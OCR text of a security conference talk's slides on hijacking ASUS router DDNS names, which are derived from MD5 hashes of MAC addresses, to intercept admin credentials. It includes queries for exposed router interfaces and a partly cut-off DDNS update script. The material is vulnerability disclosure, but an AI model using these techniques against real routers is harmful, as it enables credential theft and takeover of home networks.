


One million ASUS routers under control: Exploiting ASUS DDNS to MITM admin credentials

Cybersecurity Nexus, Cybersecurity Research Institute,
National Institute of Information and Communications Technology

Speaker: Masaki KUBO, Yoshiki MORI


Contributor: Kanta OKUGAWA

Who We Are

Yoshiki Mori[1]

Research Engineer


IoT security, Hacking Gadgets, Honeypot



Masaki Kubo[1]

Manager of CYNEX Analysis Team

Vulnerability Research



Kanta Okugawa[1 2]

Research Assistant

System Software Security

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Agenda

1. **Introduction**
2. Remote connection functionality of ASUS routers
    1. How it works
    2. MAC address based DDNS
3. Intercepting router's admin credentials (w/ DEMO)
4. Impact
5. Long term monitoring of ASUS DDNS
6. Summary


Motivation 1: So many ASUS routers WebUI exposed

ASUS

os:"ASUSWRT" port:8443

Synology

os:"Synology Router Manager" port:8000,8001



Realtek SDK- based

Router Product:"RTL8xxx EV-2009-02-06"

Motivation 2: Police warns about home routers being exploited

- In April, **Tokyo Metropolitan Police Department** released advisory “Warning about the unauthorized used of home routers”

- APTs have been known to use hacked residential routers as proxy
  - BlackTech
  - APT31

Agenda

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    1. How it works
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
ASUS Router app and Router, DDNS Service




Initial setup and ASUS Router app

- Two methods to set up a new router.
  - Configuration using a PC (web browser)
  - **Configuration using a smartphone app**

- What you can do with the app
  - Initial setup
  - **Save administrator’s credential**
  - Change Configurations (VPN, DDNS, other services)
  - **Check the router's Connection status (Remote/Local)**


Just one click and the WebUI is now exposed to the internet




When connecting to your router for the first time, a pop-up screen shows up.

Pressing 'Accept' automatically configures the forwarding of port 8443/TCP to the WAN side and registers DDNS.

When trying to connect to WebUI from the internet



Possible attack vectors



DDNS domain is based on Router's MAC address

DDNS domain name is determined from MAC address

Router MAC Address
Upper Case

MD5HASH

a + [hash] + asuscomm.com

ASUS DDNS Domain


Ex) MAC address:
58112221A4D8

```
ubuntu@LAPTOP-22MTOQHK:/mnt$ nslookup a68878043f32d5af0e713fcc7a559dc7c.asuscomm.com 8.8.8.8
Server:         8.8.8.8
Address:        8.8.8.8#53

Non-authoritative answer:
Name:   a68878043f32d5af0e713fcc7a559dc7c.asuscomm.com
Address: 34.84.81.174
```

The method to update the DDNS address.

There’s a open source tool to change the registered IP address for ASUS DDNS



Asus

Asus DDNS as a custom script.

```
#!/bin/sh

# Set the host name, ending with .asuscomm.com is optional
HOSTNAME='test'

# The IP address to use
IP="$1"


# Asus DDNS server
ASUS_SERVER='nwsrv-ns1.asus.com'

# Router MAC address location is hardware dependent
for LAN_MAC_NAME in et0macaddr et1macaddr et2macaddr; do
        MAC_ADDR="$(nvram get "$LAN_MAC_NAME")"
        if [ -n "$MAC_ADDR" ] && [ "$MAC_ADDR" != '00:00:00:00:00:00' ]; then
                break
        fi
done

# Use openssl to generate the password
PASSWORD="$(printf '%s' "${MAC_ADDR//:/}${IP//./}" | openssl md5 -hmac "$(nvram get secret_code)" 2>/dev/null

# Try to update
HTTP_RESULT="$(curl -fs -w '%{http_code}' -o /dev/null -u "${MAC_ADDR//:/}:$PASSWORD" "http://$ASUS_SERVER/ddn

# Full code list https://github.com/RMerl/asuswrt-merlin.ng/blob/master/release/src/router/inadyn/plugins/asus
case "$HTTP_RESULT" in
        200|220|230)
                /sbin/ddns_custom_updated 1
        ;;
        *)
                /sbin/ddns_custom_updated 0
        ;;
esac
```



Product Solutions Open Source Pricing

BigNerd95 / ASUSddns Public

Code Issues 5 Pull requests 2 Actions Projects Security Insights

master 1 branch 0 tags

BigNerd95 Update README.md ec57796

slim	fix readme
ASUSddns.sh	Reduced dependences
LICENSE	Initial commit
README.md	Update README.md

README.md

ASUSddns

Asus ddns update and registration script for DD-WRT and others platforms.
This script allows you to use the Asus ddns service on Asus router with a modified firmwar
OpenWRT.
You can enable jffs on your router or save the script on a usb drive attached to the router.

Installation

```
curl https://raw.githubusercontent.com/BigNerd95/ASUSddns/master/ASUSddns.sh -
chmod 777 ASUSddns.sh
```

